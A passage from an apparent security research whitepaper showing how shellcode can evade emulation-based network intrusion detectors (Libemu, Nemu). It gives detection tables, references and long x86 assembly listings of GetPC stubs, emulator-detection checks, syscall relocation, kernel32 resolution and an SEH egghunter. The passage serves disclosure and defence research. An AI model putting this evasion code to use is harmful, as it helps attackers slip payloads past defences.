code is rare. However, even if all streams exceeding execution thresholds would be passed on to a second-stage analysis engine, the problem of having to perform unacceptably time-consuming operations remains, forbidding analysis by second-stage engines as well, and leaving the malicious nature of the examined code undecided.
We modify our test shellcodes to evade EBNIDSes by exceeding their execution thresholds based on four techniques:

- **Opaque loops technique Timeout**: In this case we generate a loop that takes a long time to perform seemingly necessary operations (such as the calculation of certain values for code-branching operations later on) while in reality the checks and calculation it performs are so-called opaque predicates (i.e. they always result in the same value and code flow). Preceding the GetPC stub and decoder with such a loop lets 'linear' emulators timeout before they can get to the triggering code.

- **Intensive loops technique Timeout**: Similar to the opaque loops, intensive loops employ instructions (e.g. FPU or MMX instructions) which are costly to emulate, taking a longer amount of time to execute in an emulated environment than on the target host. Again, this loop is prepended to the actual payload.

- **Integrated loops technique Timeout**: As opposed to the opaque and intensive loops, the behavior of this stalling code is actually required for proper execution of the payload. The encoder key and the instructions of the GetPC code are split up in a loop-based calculation that takes a long amount of time. The shellcode will have to execute this code in order to obtain the key for proper decryption of the payload as well as the instructions of the GetPC code.

- **Random Decrypt Algorithm**: In this scenario, the payload is encrypted with a random key that is thrown away. The shellcode simply attempts to brute force the key and, after each attempt, checks the decrypted body against a hash value. If it matches, it hit the right key. If it didn't, it tries the next key.

In addition, there are Time-lock puzzles (as proposed by Rivest et al.). These would make the ideal stalling-code but implementing them as part of shellcode is very problematic as the algorithm involved (sequential squarings modulo a prime product) requires arbitrary precision (or bigint) arithmetic.

	Opaque loop	Intensive loop	Integrated loop	RDA
Nemu	9/9	9/9	0/9	0/9
Libemu	0/1	0/1	0/1	0/1

Table 3. The result of Execution Threshold Evasion.

Table 3 shows the results of our tests. Libemu cannot detect any of the modified shellcodes. On the other hand, the shellcodes modified with the first two techniques (opaque and intensive loops) could all being detected by Nemu. This is expected and is due to the fact that Nemu searches for potential shellcode entry points at every byte position within a payload and the execution of the stalling code is not required for execution of the shellcodes. However, by examining the source code, we observe that also Libemu should apply the same technique, and therefore should in principle be able to detect the same shellcodes. We believe the failure in the detection has to do with some implementation issue which is unrelated to the concept of execution threshold. None of the shellcodes modified with the integrated loops and RDAs techniques are detected, since the proper execution of the shellcode depends on the results of the execution of the stalling code.

4.2.4. Context-keying

Information about the target host can be used as a cryptographic key to encrypt and decrypt the shellcode. This technique is known as Context-Keyed Payload Encoding (CKPE) armoring and has been proposed by Aycock et.al. To prevent the analysis of malware [28]. EBNIDS approaches are susceptible to evasion through CKPE armoring. The benefit of CKPE, compared to non-self-contained shellcode is greater stability, lower complexity and less effort on the side of the attacker.

Proper use of CKPE prohibits successful emulation of the shellcode by the EBNIDS and as such reduces the problem of evasion to ensure that the CKPE routine remains undetected. Strong CKPE armoring would involve producing a polymorphic key generator stub and decoder as well as avoiding the use of traditional hallmarks of self-decoding shellcode such as GetPC code or WX instructions. A context-based payload encoder is available in the Metasploit framework. Unfortunately, EBNIDSes can detect the Metasploit CKPE encoder since it includes GetPC code in the generated shellcode.

We improve the Metasploit CKPE encoder by adding a non-cryptographically secure hashing function that generates a hash based on the key and XORs 4 bytes of GetPC code with it before pushing it to the stack and transferring control to it. This way,

the GetPC code is only executed if the key extracted by the system (which depends on context) hashes to the right value. We use 4 parameter namely CPUID information, values present at static memory addresses, system time and file information for context-dependent key generation in our tests as keys with which we encode our test shellcodes. Both Libemu and Nemu are not capable to detect any of the modified shellcodes.

4.2.5. Hash Armoring:

A special case of CKPE is hash-armoring [28]. Hash armoring uses a cryptographic hash function with a context-based key to hash a (arbitrary) salt. The technique consists of checking whether the resultant hash value for a given salt contains the instructions to be armored (called the run). Given a run, the armoring routine brute-forces all possible salts until a suitable hash is found, returning the positions between which the run is located in the hash together with the salt, forming a triple. This is repeated for the entire malicious body resulting in a collection of such triples. The un-armoring routine simply obtains the context-based key (in the correct environment) and concatenates the salt, generating the hash and extracting the run. The process is repeated this for all triples, thus (re)generating the original shellcode. We implement this technique by creating a modified version of the Context CPUID Metasploit key generator stub with modified GetPC code, similar to our CKPE implementation. The un-armoring routine consists of extracting the runs from the hashes obtained from combining the extracted context key with the information in the triples. Similarly to what we did for context-keying, we use CPUID information, values present at static memory addresses, system time and file information as context keys with which we armor our test shellcodes. Both Libemu and Nemu are not capable to detect any of the modified shellcodes.

5. Conclusions and Future Works

In this whitepaper, we have shown how EBNIDSes work and we have pointed out that they suffer of important limitations. In particular, we have shown that all three steps of emulation-based detection (namely, pre-processing, emulation, and the heuristic-based detection) have limitations that make it relatively simple for an attacker to circumvent the detection. We tested two common EBNIDSes for a proof of concept and it showed us that it is possible to evade both systems in all the detection steps.

From the foundational viewpoint, we believe that the most interesting limitations are those regarding emulation and the heuristic-based detection. Indeed, we have demonstrated that even assuming a bug-free pre-processor and emulator, emulation can still be hindered and a skilled attacker can easily bypass heuristic-based detection. We have shown that it is possible to write generic shellcode encoders that are able to completely bypass EBNIDSes by targeting their intrinsic limitations.

From the practical viewpoint, we think that the weaknesses resulting from the discrepancy between the emulated environment and the intended target of the shellcode is actually the easiest one to exploit for an attacker. Given that outfitting EBNIDSes with full host-based information would make the system completely unscalable, we believe it is unfeasible that EBNIDSes alone will ever be capable of bridging this particular gap either.

Finally, in addition to the structural problems faced by network-level emulators, the proposed pre-processing components often rely purely on static analysis techniques leaving them vulnerable to armoring methods.

Our results show that a sufficiently skilled attacker could armor his shellcode to bypass all investigated approaches or, even worse, develop an easy-to-use library to lower the barrier for armoring and provide other attackers with such an addition to their arsenal.

6. References

1. Polychronakis, M., Anagnostakis, K.G., Markatos, E.P.: Network–Level polymorphic shellcode detection using emulation. In: Bu¨schkes, R., Laskov, P. (eds.) DIMVA 2006. LNCS, vol. 4064, pp. 54–73. Springer, Heidelberg (2006)

2. Shimamura, M., Kono, K.: Yataglass: Network-level code emulation for analyzing memory-scanning attacks. In: Flegel, U., Bruschi, D. (eds.) DIMVA 2009. LNCS, vol. 5587, pp. 68–87. Springer, Heidelberg (2009)

3. Polychronakis, M., Anagnostakis, K., Markatos, E.: Comprehensive shellcode detection using runtime heuristics. In: Proc. of the 26th Annual Computer Security Applications Conference (ACSAC 2010), pp. 287–296. ACM (2010)

4. Snow, K., Krishnan, S., Monrose, F., Provos, N.: SHELLOS: Enabling Fast Detection and Forensic Analysis of Code Injection Attacks. In: USENIX Security Symposium (2011)

5. Egele, M., Wurzinger, P., Kruegel, C., Kirda, E.: Defending browsers against drive by downloads: Mitigating heap-spraying code injection attacks. In: Flegel, U., Bruschi, D. (eds.) DIMVA 2009. LNCS, vol. 5587, pp. 88–106. Springer, Heidelberg (2009)

6. Gu, B., Bai, X., Yang, Z., Champion, A., Xuan, D.: Malicious shellcode detection with virtual memory snapshots. In: Proc. of IEEE INFOCOM 2010, pp. 1–9. IEEE (2010)

7. Portokalidis,G.,Slowinska,A.,Bos,H.: Argos: An emulator for fingerprinting zero-day attacks for advertised honeypots with automatic signature generation. In: Proc. of ACM SIGOPS Operating Systems Review, vol. 40(4), pp. 15–27. ACM (2006)

8. Zhang, Q., Reeves, D., Ning, P., Iyer, S.: Analyzing network traffic to detect self-decrypting exploit code. In: Proc. of the 2nd ACM Symposium on Information, Computer and Communications Security (CCS 2007), pp. 4–12. ACM (2007)

9. Polychronakis,M., Anagnostakis, K.G., Markatos, E.P.: Emulation-based detection of non-self-contained polymorphic shellcode. In: RAID 2007. LNCS, vol. 4637, pp. 87–106. Springer, Heidelberg (2007)

10. Honeynet Project, Dionaea, a low-interaction honeypot (2008), http://www.honeynet.org/project/Dionaea

11. Markatos, E., Anagnostakis, K.: Noah: A european network of affined honeypots for cyber-attack tracking and alerting. The Parliament Magazine 262 (2008)

12. Baecher, P., Koetter, M.: libemu (2009), http://libemu.carnivore.it/

13. Branco, R., Barbosa, G., Neto, P.: Scientific but not academical overview of malware anti-debugging, anti-disassembly and anti-vm technologies. In: Black Hat Technical Security Conf., Las Vegas, Nevada (2012)

14. Sikorski, M., Honig, A.: Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software. No Starch Press (2012)

15. Ferrie, P.: Attacks on more virtual machine emulators. Symantec Technology Exchange (2007)

16. Raffetseder, T., Kruegel, C., Kirda, E.: Detecting system emulators. In: Garay, J.A., Lenstra, A.K., Mambo, M., Peralta, R. (eds.) ISC 2007. LNCS, vol. 4779, pp. 1–18. Springer, Heidelberg (2007)

17. Bania, P.: Evading network-level emulation. arXiv preprint arXiv:0906.1963 (2009)

18. Skape, Using dual-mappings to evade automated unpackers (October 2008), http://www.uninformed.org/?v=10&a=1&t=sumry

19. Linn, C., Rajagopalan, M., Baker, S., Collberg, C., Debray, S., Hartman, J.: Protecting against unexpected system calls. In: Proc. of the 14th USENIX Security Symposium, pp. 239–254 (2005)

20. Chung, S.P., Mok, A.K.: Swarm attacks against network-level emulation/analysis. In: Lippmann, R., Kirda, E., Trachtenberg, A. (eds.) RAID 2008. LNCS, vol. 5230, pp. 175–190. Springer, Heidelberg (2008)

21. 0vercl0k, RP++ ROP Sequences Finder (2013), https://github.com/0vercl0k/rp

22. kingcopes: Attacking the Windows 7/8 Address Space Randomization (2013), http://kingcope.wordpress.com/2013/01/24/attacking-the-windows-78- address-space-randomization/

23. Polychronakis, M., Keromytis, A.D.: Rop payload detection using speculative code execution. In: 2011 6th International Conference on Malicious and Unwanted Software (MALWARE), pp. 58–65. IEEE (2011)

24. Kharn: Exploring RDA (2006), http://www.awarenetwork.org/etc/alpha/?x=3

25. Rivest, R., Shamir, A., Wagner, D.: Time-lock puzzles and timed-release crypto. Massachusetts Institute of Technology, Tech. Rep. (1996)

26. Nomenumbra: Countering behavior based malware analysis (2009), https:// har2009.org/program/track/Other/57.en.html

27. Glynos, D.: Context-keyed Payload Encoding: Fighting the Next Generation of IDS. In: Proc. of Athens IT Security Conference, ATH.C0N 2010 (2010)

28. Aycock, J., de Graaf, R., Jacobson Jr., M.: Anti-disassembly using cryptographic hash functions. Journal in Computer Virology 2(1), 79–85 (2006)

29. Davi, L., Sadeghi, A., Winandy, M.: ROPdefender: A detection tool to defend against return-oriented programming attacks. In: Proc. of the 6th ACM Symposium on Information, Computer and Communications Security (ASIACCS 2011), pp. 40–51. ACM (2011)

30. Chen, P., Xiao, H., Shen, X., Yin, X., Mao, B., Xie, L.: DROP: Detecting return- oriented programming malicious code. In: Prakash, A., Sen Gupta, I. (eds.) ICISS 2009. LNCS, vol. 5905, pp. 163–177. Springer, Heidelberg (2009)

31. Onarlioglu, K., Bilge, L., Lanzi, A., Balzarotti, D., Kirda, E.: G-Free: Defeating return-oriented programming through gadget-less binaries. In: Proc. of the 26th Annual Computer Security Applications Conference (ACSAC 2010), pp. 49–58. ACM (2010)

32. P. Beaucamps, “Advanced polymorphic techniques.” International Journal of Computer Science, vol. 2, no. 3, 2007.

33. P. Szor and P. Ferrie, “Hunting for metamorphic,” in Virus Bulletin Conference, 2001.

Note: In the source-code listings section it is incorrectly stated that 'See metasploit module'. Unfortunately Our Metasploit modules aren't yet ready to be released publicly.

SOURCE CODE LISTING

1 EMULATION LIMITATIONS

1.1 UNSUPPORTED INSTRUCTIONS

1. *FPU*
    a. *FNSTENV*

```
FLDZ
FNSTENV [esp-0xC]
pop eax
sub eax,-10
```

    b. *FNSAVE*

```
FLDZ
FNSAVE [ESP-0x6C]
MOV EAX,[ESP-0x60]
SUB EAX,-0D
```

2. *MMX*

```
        jmp mmx_startup
mmx_getpc_label:
        movd mm0, [esp]
        pxor mm1, mm1
        paddd mm1,mm0
        movd eax, mm1
        ret
mmx_startup:
        call mmx_getpc_label
```

3. *SSE*

```
SSE_GetPC:
 jmp sse_startup
sse_getpc_label:

  xor eax,eax
  xor ecx,ecx
  ; move [esp] to eax
  sub ecx, -0x13 ; 0x13 = 00010011 = 3 leading zeros
  lzcnt eax, ecx ; SSE4 instruction leading-zero-count of ecx in eax, otherwise eax = 0
  cmp eax, 3
  cmovae eax,[esp] ; if eax >= 3 (which should be), then move getpc to eax
```

```
  ; SSE-based opaque predicate
  ; save return address in xmm0
  push eax
  movss xmm0, [esp] ; xmm0 = eax = return address
  pop eax
  ; overwrite return address with 0x13 (if SSE isn't emulated this will break proper controlflow)
  mov [esp], ecx
  ; set xmm1 to xmm0
  pxor xmm1, xmm1
  maxss xmm1, xmm0
  ; set return address back again
  movss [esp], xmm1
  ret

sse_startup:
call sse_getpc_label
```

4. *Obsolete*

```
OBSOL_GetPC:
  jmp obsol_startup
obsol_getpc_label:

  xor eax,eax
  stc ; set carry
  salc ; al = 1 if carry is set
  test eax,eax
  jz obsol_startup ; should never be taken because of salc
  xor al,0xFF ; if salc executed al=0xFF
  xchg eax,ecx

  mov eax,0x0208FFFF
  xor eax,0x0301FFFF ; eax = 0x01090000
  bswap eax
  aad 2
  xchg eax,edx ; edx = 0x13 = 00010011 ; xor dx will yield all zeros
  arpl dx, ax ; zero flag should always be 0 in this case (it is always 1 before instruction executes,
incorrect emulation causes infinite loop)
  jz obsol_startup
  xor dx,dx ; edx should be zero now
  add edx,esp ; edx = esp
  mov ebx,edx ; edx serves as base address to xlatb with offset eax = 0 (hence [esp])
  xor edx,edx
  xor ecx,ecx
```

```
  sub ecx,-4   ; 4 bytes
xlatloop:
  xor eax,eax
  xlatb ; al = [esp+0]
  shl edx,8
  mov dl,al
  inc ebx
loop xlatloop
  bswap edx
  ; edx = [esp]
  mov eax,edx
  ret

obsol_startup:
call obsol_getpc_label
```

1.2 EMULATOR DETECTION

1. LIBEMU

```
  sub eax,ecx ; eax = ecx => eax = 0
  sub ecx,edx ; ecx = edx => ecx = 0
  sub edx,ebx ; edx = ebx => edx = 0
  sub ebx,esi ; ebx = esi => ebx = 0
  sub esi,edi ; esi = edi => esi = 0
  add eax,ecx
  add eax,edx
  add eax,ebx
  add eax,esi
  ; eax = ecx = edx = ebx = esi = edi => eax = 0

  jmp LIBEMU_startup
LIBEMU_getpc_label:

  test eax,eax
  cmovnz ecx,esp ; only move esp to ecx if eax != 0 else incorrect address
  mov eax,[ecx] ; use [ecx] instead of [eax] to avoid nullbytes
  ret

LIBEMU_startup:
  call LIBEMU_getpc_label
```

2. NEMU-GP

```
  xor eax,ebx
  xor eax,ecx
  xor eax,edx
  xor eax,ebp
  xor eax,esi
```

```
xor eax,edi
;eax = 0x2F769097 in NEMU since all static GP register values in NEMU xor'ed together
xor eax,0x2F769097 ; eax = 0x2F769097 => eax = 0

jmp NEMU_GP_startup
NEMU_GP_getpc_label:
test eax,eax
cmovnz ecx,esp ; only move esp to ecx if eax != 0
mov eax,[ecx]
ret

NEMU_GP_startup:
call NEMU_GP_getpc_label
```

3. NEMU-CPUID

```
xor esi,esi
xor edi,edi
mov eax,edi
xor ecx,ecx
mov edx,ecx
mov ebx,ecx
cpuid
;ebx,edx,ecx = vendor string
;
;NEMU:
; edx = 0
; ebx = 0
; ecx = 0

; eax = 0 because as CPUID parameter, hence not eax means eax = 0xFFFFFFFF
not eax
; On NEMU, registers aren't affected by CPUID instruction and still are 0, on a real CPU
; They will hold vendor string, hence only on NEMU they will be zero (and hence not reg will result in 0xFFFFFFFF)
not edx
not ebx
not ecx
xor eax,edx ; eax = 0
xor eax,ebx ; eax = 0xFFFFFFFF
xor eax,ecx ; eax = 0

jmp NEMU_CPUID_startup
NEMU_CPUID_getpc_label:
test eax,eax
cmovnz ecx,esp ; only move esp to ecx if eax != 0
mov eax,[ecx]
ret
```

```
NEMU_CPUID_startup:
 call NEMU_CPUID_getpc_label
```

4. TIMING

```
 xor ecx,ecx
 sub ecx,-2
timing_loop:
 push ecx ; save loop counter

 CPUID ; serialize to prevent out-of-order execution
 RDTSC ; read clock

 mov ecx,[esp] ; restore counter garbled by CPUID

 ; TSC in EDX:EAX (higher order 32bits into edx, lower order 32 bits into eax)
 ; consider only (1st 3 bytes of) lower order bits because loop won't run long enough to affect edx
 push eax

 start_check:

  cmp ecx,2
  jb second_pass

  ; code to measure
  first_pass:
   xor ecx,ecx
   sub ecx,-0xFF
   first_loop:
    nop
   loop first_loop
   jmp end_check

  second_pass:
   xor ecx,ecx
   sub ecx,-0xFF
   second_loop:
    lea eax,[eax+ecx]
    imul ecx
   loop second_loop

 end_check:

 RDTSCP ; read clock second time (guarantee all code in between has been executed)
 push eax
 CPUID

 pop eax ; eax = new eax
 pop edx ; edx = old eax
```

```
  sub eax,edx ; eax = diff in eax
  shr eax,8 ; only interested in first 3 bytes of dword (more accurate measurements would yield
false positives on non-emulators,etc.)

  pop ecx ; restore loop counter
  cmp ecx,2 ; first pass? store diffs @ ...
  cmove esi,eax ; store first pass at esi
  cmovne edi,eax ; store 2nd pass at edi
loop timing_loop
  ; esi ~ 12
  ; edi ~ 16
  xor edx,edx ; edx needs to be zero for division
  mov eax,edi ; 2nd pass
  idiv esi ; eax=2nd/1st
  ; eax ~ 1

  jmp TIME_startup
 TIME_getpc_label:
  cmp eax,(1+5) ; result can be off by at most 5
  cmovle ecx,esp ; only move esp to ecx if eax <= (1+5)
  mov eax,[ecx]
  ret

 TIME_startup:
  call TIME_getpc_label
```

2 HEURISTICS LIMITATIONS

2.1 GETPC EVASION

1. Stack scanner

```
  DIST   EQU (getpc - marker_label)

  jmp stubstart
marker_label:
  dd 0xCAFECAFE
stubstart:
  mov esi,esp

scan_stack:
  mov eax,[esi]
  cmp eax,0xCAFECAFE
  je found_marker
  inc esi
jmp scan_stack

found_marker:
```

```
 lea eax,[esi + DIST]
 ; eax now holds address of getpc:
getpc:
```

2. Stack constructor
   See metasploit module

2.2 Payload Read (PRT) Evasion

1. SYSCALL-based relocation

```
 jmp short start_sc
; locate at start of code so calls don't contain nullbytes

do_syscall:
 ; due to wow64 (otherwise it would be mov edx,esp + sysenter/syscall)
 xor ecx, ecx
 lea edx,[esp+4]

 xor edi,edi
 sub edi,-0c0h ; no nullbytes!

 call [fs:edi] ; fs:0c0h
 ret

start_sc:

 add esp,-8 ; reserve two dwords
 mov esi,esp ; save address

 xor eax,eax
 sub eax,-(end_payload - payload)
 mov [esi],eax ; region_size

 xor eax,eax
 mov [esi+4],eax ; out_base = 0
 sub eax,-PAGE_READWRITE_EXECUTE
 push eax ; push PAGE_READWRITE_EXECUTE

 sub eax,-(MEM_COMMIT - PAGE_READWRITE_EXECUTE)
 push eax ; push MEM_COMMIT

 push esi ; region_size pointer

 xor eax,eax
 push eax ; zeros
```

```
  sub esi,-4 ; out base address
  push esi ; out base address
  push -1 ; process handle

  xor eax,eax
  sub eax, -0x0015 ; allocatevirtualmemory
  call do_syscall

  push eax

  xor eax,eax
  sub eax,-(end_payload - payload)
  push eax ; size

  push dword [esi] ; dst
  jmp get_payload_address
callback:
  ; payload address is now pushed on the stack
  push -1 ; process handle

  xor eax, eax
  sub eax, -0x03C ; ReadVirtualMemory
  call do_syscall

  mov esi,[esi]

  xor ecx,ecx
  sub ecx,-((end_payload - payload)/4)

  mov ebx,0x1010101

  push esi

decoder:
  xor [esi],ebx
  sub esi,-4
loop decoder

  ret ; jmp to out_base

get_payload_address:
  call callback
```

```
; bogus payload
payload:
 times (4*32) db 0x91
end_payload:
```

2. Stack constructor
   See metasploit module

2.3 KERNEL32.DLL BASE ADDRESS RESOLUTION

1. SEH walk:

```
 push esi
 push ecx

 xor ecx,ecx
 not ecx ; ecx = 0xFFFFFFFF

 mov esi,esp
 seh_walking:
  lodsd ; load dword from stack
  cmp eax,ecx
 jne seh_walking
  ; [esi-4] now points to 0xFFFFFFFF so if this truly is the last SEH frame, [esi] (SE Handler)
should point into ntdll.dll and [esi+20] (return into RtlUserThreadStart) too
  mov eax,[esi] ; potential SE Handler
  sub eax,[esi+16] ; potential return address of top stack frame
  cmp eax,0x3D2B0 ; Distance between default SE Handler and return into RtlUserThreadStart
on my system
 jne seh_walking ; continue walking

 ; esi now points to default SE Handler in ntdll.dll
 mov eax,[esi]

 find_begin:
  dec eax
  xor ax,ax    ; work through image until we find base address
  cmp word [eax],0x5A4D ; MZ start of PE header
 jnz find_begin

 pop ecx
 pop esi

 ; eax points to ntdll.dll base address
```

```
  jmp data_label ; get data area address
get_back:
  mov esi,[esp]
  sub esp,-4 ; restore stack

  mov ebx, eax ; store ntdll.dll base in ebx

    add eax, [eax+0x3C] ; Start of PE header
    mov eax, [eax+0x78] ; RVA of export dir
    add eax, ebx  ; VA of export dir
    mov edi, eax  ; store export dir in edi

    lea edx,[esi+api_LdrLoadDll]
    mov ecx,[esi+len_LdrLoadDll]
    call GetFuncAddr ; find function address in ntdll.dll

    ; eax now holds LdrLoadDll address in ntdll.dll

    mov ecx,esi
    add ecx,hModule
    push ecx ; push &hModule

    push edi

    mov edi,esi
    add edi,unicode_string ; address of kernel32.dll unicode string

    mov ecx,esi
    add ecx,uModName ; address of UNICODE_STRING structure

    mov [ecx+4],edi  ; store at right location

    mov edi,esi
    add edi,len_unicode_string ; address of length of string
    mov di,[edi] ; get length (USHORT)
    mov [ecx],di ; store length at right place (USHORT)
    mov [ecx+2],di ; max len = len
    pop edi

    push ecx ; push &uModName

    push 0
    push 0
    call eax
```

```
    ; uModName = unicode "kernel32.dll"
    ; hModule = DWORD holding handle
    ; LdrLoadDll(NULL,0x00000001,&uModName,&hModule)

    mov eax,[esi+hModule]
    ; eax now holds kernel32.dll base address

    jmp payloadStart

  ; LdrGetProcedureAddress

;
; GetFuncAddr
;
; Short function
;
; Pre:
;     ebx = ntdll.dll base
;     edi = export dir addr
;
GetFuncAddr:
    push esi
    push edx
    push ebx
    push edi

    mov esi, [esp] ; export dir
    mov esi, [esi+0x20] ; Relative virtual address of Export names table
    add esi, [esp+4]  ;Virtual address of Export names table (add kernel base)
    xor ebx,ebx
    cld

    findfunction:
      inc ebx
      lodsd
      add eax , [esp+4]   ; eax points to function string name (add kernel base)
      push esi     ; store this
      mov esi,eax
      mov edi,edx
      cld
      push ecx
      repe cmpsb    ; compare bytes to see if it matches function we are looking for
      pop ecx
      pop esi
```

```
  jne findfunction

  dec ebx
  mov eax,[esp] ; export directory
  mov eax,[eax+0x24] ; Relative virtual address of Export ordinal table
  add eax,[esp+4] ; Virtual address of Export ordinal table (add kernel base)
  movzx eax , word [ebx*2+eax]  ; eax now holds the ordinal of our function
  mov ebx,[esp] ; export directory
  mov ebx,[ebx+0x1C] ; Relative virtual address of Export Address Table
  add ebx,[esp+4] ;virtual address of Export Address Table (add kernel base)
  mov ebx,[eax*4+ebx] ; put it all together
  add ebx,[esp+4] ; add kernel base
  mov eax,ebx ; eax now holds the address we're looking for

  pop edi
  pop ebx
  pop edx
  pop esi
  ret

;===================================
;Data area (holds variables in shellcode body)
;===================================
data_label:
  call get_back

data_area_start:
api_LdrLoadDll_addr:
  db 'LdrLoadDll',0x00
len_LdrLoadDll_addr:
  dd $-api_LdrLoadDll_addr
hModule_addr:
  dd 0
uModName_addr:
  ; UNICODE_STRING structure
  ; USHORT length
  dw 64
  ; USHORT maximumlength
  dw 64
  ; PWSTR buffer
  dd 0
unicode_string_addr:
  db u('C:\windows\system32\kernel32.dll') ; 64 bytes long
len_unicode_string_addr:
```

```
  dw $-unicode_string_addr

;===================
;Just some constants
;===================

api_LdrLoadDll EQU (api_LdrLoadDll_addr - data_area_start)
len_LdrLoadDll EQU (len_LdrLoadDll_addr - data_area_start)
unicode_string EQU (unicode_string_addr - data_area_start)
len_unicode_string EQU (len_unicode_string_addr - data_area_start)

hModule  EQU (hModule_addr - data_area_start)
uModName EQU (uModName_addr - data_area_start)

payloadStart:
   ; eax now holds kernel32.dll base address at start of payload
```

2. Stack-frame walk:

```
push esi
 push ecx

 mov eax,ebp
 stack_walking:
  mov esi,eax
  lodsd
  mov ecx,[eax]
  test ecx,ecx
 jnz stack_walking
 ; esi now points to last stack frame (and since lodsd increments esi by 4 it points to function in
ntdll.dll)
 mov eax,[esi]

 find_begin:
  dec eax
  xor ax,ax     ; work through image until we find base address
  cmp word [eax],0x5A4D ; MZ start of PE header
 jnz find_begin

 pop ecx
 pop esi

 ; eax points to ntdll.dll base address
```

```
  jmp data_label ; get data area address
get_back:
  mov esi,[esp]
  sub esp,-4 ; restore stack

  mov ebx, eax ; store ntdll.dll base in ebx

    add eax, [eax+0x3C] ; Start of PE header
    mov eax, [eax+0x78] ; RVA of export dir
    add eax, ebx  ; VA of export dir
    mov edi, eax  ; store export dir in edi

    lea edx,[esi+api_LdrLoadDll]
    mov ecx,[esi+len_LdrLoadDll]
    call GetFuncAddr ; find function address in ntdll.dll

    ; eax now holds LdrLoadDll address in ntdll.dll

    mov ecx,esi
    add ecx,hModule
    push ecx ; push &hModule

    push edi

    mov edi,esi
    add edi,unicode_string ; address of kernel32.dll unicode string

    mov ecx,esi
    add ecx,uModName ; address of UNICODE_STRING structure

    mov [ecx+4],edi  ; store at right location

    mov edi,esi
    add edi,len_unicode_string ; address of length of string
    mov di,[edi] ; get length (USHORT)
    mov [ecx],di ; store length at right place (USHORT)
    mov [ecx+2],di ; max len = len
    pop edi

    push ecx ; push &uModName

    push 0
    push 0
```

```
    call eax
    ; uModName = unicode "kernel32.dll"
    ; hModule = DWORD holding handle
    ; LdrLoadDll(NULL,0x00000001,&uModName,&hModule)

    mov eax,[esi+hModule]
    ; eax now holds kernel32.dll base address

    jmp payloadStart

  ; LdrGetProcedureAddress

;
; GetFuncAddr
;
; Short function
;
; Pre:
;      ebx = ntdll.dll base
;      edi = export dir addr
;
GetFuncAddr:
    push esi
    push edx
    push ebx
    push edi

    mov esi, [esp] ; export dir
    mov esi, [esi+0x20] ; Relative virtual address of Export names table
    add esi, [esp+4]  ;Virtual address of Export names table (add kernel base)
    xor ebx,ebx
    cld

    findfunction:
      inc ebx
      lodsd
      add eax , [esp+4]   ; eax points to function string name (add kernel base)
      push esi      ; store this
      mov esi,eax
      mov edi,edx
      cld
      push ecx
      repe cmpsb    ; compare bytes to see if it matches function we are looking for
      pop ecx
```

```
  pop esi
 jne findfunction

 dec ebx
 mov eax,[esp] ; export directory
 mov eax,[eax+0x24] ; Relative virtual address of Export ordinal table
 add eax,[esp+4] ; Virtual address of Export ordinal table (add kernel base)
 movzx eax , word [ebx*2+eax]  ; eax now holds the ordinal of our function
 mov ebx,[esp] ; export directory
 mov ebx,[ebx+0x1C] ; Relative virtual address of Export Address Table
 add ebx,[esp+4] ;virtual address of Export Address Table (add kernel base)
 mov ebx,[eax*4+ebx] ; put it all together
 add ebx,[esp+4] ; add kernel base
 mov eax,ebx ; eax now holds the address we're looking for

 pop edi
 pop ebx
 pop edx
 pop esi
 ret

;===================================
;Data area (holds variables in shellcode body)
;===================================
data_label:
 call get_back

data_area_start:
api_LdrLoadDll_addr:
 db 'LdrLoadDll',0x00
len_LdrLoadDll_addr:
 dd $-api_LdrLoadDll_addr
hModule_addr:
 dd 0
uModName_addr:
 ; UNICODE_STRING structure
 ; USHORT length
 dw 64
 ; USHORT maximumlength
 dw 64
 ; PWSTR buffer
 dd 0
unicode_string_addr:
 db u('C:\windows\system32\kernel32.dll') ; 64 bytes long
```

```
len_unicode_string_addr:
  dw $-unicode_string_addr

;==================
;Just some constants
;==================

api_LdrLoadDll EQU (api_LdrLoadDll_addr - data_area_start)
len_LdrLoadDll EQU (len_LdrLoadDll_addr - data_area_start)
unicode_string EQU (unicode_string_addr - data_area_start)
len_unicode_string EQU (len_unicode_string_addr - data_area_start)

hModule  EQU (hModule_addr - data_area_start)
uModName EQU (uModName_addr - data_area_start)

payloadStart:
   ; eax now holds kernel32.dll base address at start of payload
```

2.4 EGGHUNTING

2.4.1 SEH

1. Stack-scan

```
xor ecx,ecx

not ecx ; ecx = 0xFFFFFFFF


mov esi,esp

seh_walking:

  lodsd ; load dword from stack

  cmp eax,ecx

jne seh_walking

  ; [esi-4] now points to 0xFFFFFFFF so if this truly is the last SEH frame, [esi] (SE Handler) should point into ntdll.dll and [esi+20] (return into RtlUserThreadStart) too

  mov eax,[esi] ; potential SE Handler

  sub eax,[esi+16] ; potential return address of top stack frame

  cmp eax,0x3D2B0 ; Distance between default SE Handler and return into RtlUserThreadStart on our test system

jne seh_walking ; continue walking
```

```
  ; esi now points to default SE Handler

  jmp gethandler
gothandler:
  pop ecx ; ecx = address of handler

  ; now find last SEH handler based by scanning for chain in other direction
  ; Since we cannot be 100% sure every address pointing to our SEH frame is actuall an SEH frame itself (it could be a coincidence), we will change the DWORD after every suspected SEH frame pointer
  ; to our new handler so we at least cover all potential frames. It doesn't matter much if we destroy previous stack integrity anyway since our shellcode doesn't depend on it
  ; We run the small risk of encountering an address pointing to our suspected frame before the actual previous SEH frame and thus missing the entire chain, fixing that would require us to scan the entire stack down
  ; for each suspected frame, easy to further implement but a time-risk tradeoff really.

  lea eax,[esi-4] ; address of current SEH frame

scan_da_stack:
  mov [esi],ecx ; suspected exception handler address = new exception handler address
next_scan:
  cmp esi,esp ; have we reached current stack pointer again?
  je done_patching
  add esi,-4 ; next dword
  cmp [esi], eax ; does this dword point to last SEH frame we checked?
  jne next_scan
  mov eax, esi ; eax = suspected frame
  sub esi,-4 ; esi = suspected handler
```

```
  jmp scan_da_stack
done_patching:

  xor ebx,ebx ; this will hold current scanning address
  mov eax,0xCAFECAFE ; egg

loopin:
  push byte 0x2 ; loop length 2
  pop ecx
  mov edi,ebx ; edi = ebx
  repe scasd ; compare 8 bytes in edi with eax. ebx invalid => trigger handler
  jnz next ; not equal? next
  jmp edi ; equal? found it
  or bx,0xfff ; return here from handler, go to next page
next:
  inc ebx
  jmp short loopin

gethandler:
  call gothandler

handler:
  push byte 0xC
  pop ecx ; ecx = c
  mov eax,[esp+ecx] ; eax = address of offending instruction
  mov cl,0xB8
  add dword [eax+ecx],byte 0x6 ; six bytes past offending instruction (= address of or bx,0xfff)
  pop eax
  add esp,byte +0x10
```

```
  push eax
  xor eax,eax
  ret

payloadStart:
```

2. SEH trampoline

```
